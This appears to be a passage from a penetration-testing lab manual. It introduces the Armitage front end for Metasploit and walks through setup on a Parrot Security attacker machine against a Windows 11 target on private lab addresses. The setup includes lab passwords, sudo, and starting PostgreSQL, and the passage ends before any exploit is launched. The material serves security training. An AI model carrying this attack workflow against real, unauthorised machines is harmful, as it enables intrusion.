
Armitage is a scriptable red team collaboration tool for Metasploit that visualizes targets, recommends exploits, and exposes the advanced post-exploitation features in the framework. Using this tool, you can create sessions, share hosts, capture data, downloaded files, communicate through a shared event log, and run bots to automate pen testing tasks.

Here, we will use the Armitage tool to gain access to the remote target machine.

Note: In this task, we will use the **Parrot Security (10.10.1.13)** machine as the host system and the **Windows 11 (10.10.1.11)** machine as the target system.


1. Switch to the **Windows 11** virtual machine. Restart the machine.
2. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.
3. Switch to the **Parrot Security** virtual machine.
4. Click the **MATE Terminal** icon at the top of **Desktop** to open the **Parrot Terminal**.

5. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
7. Now, type **cd** and press **Enter** to jump to the root directory.
8. In the **Terminal** window, type **service postgresql start** and press **Enter** to start the database service.




```
[attacker@parrot]~[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#cd
[root@parrot]~[~]
#service postgresql start
[root@parrot]~[~]
#
```

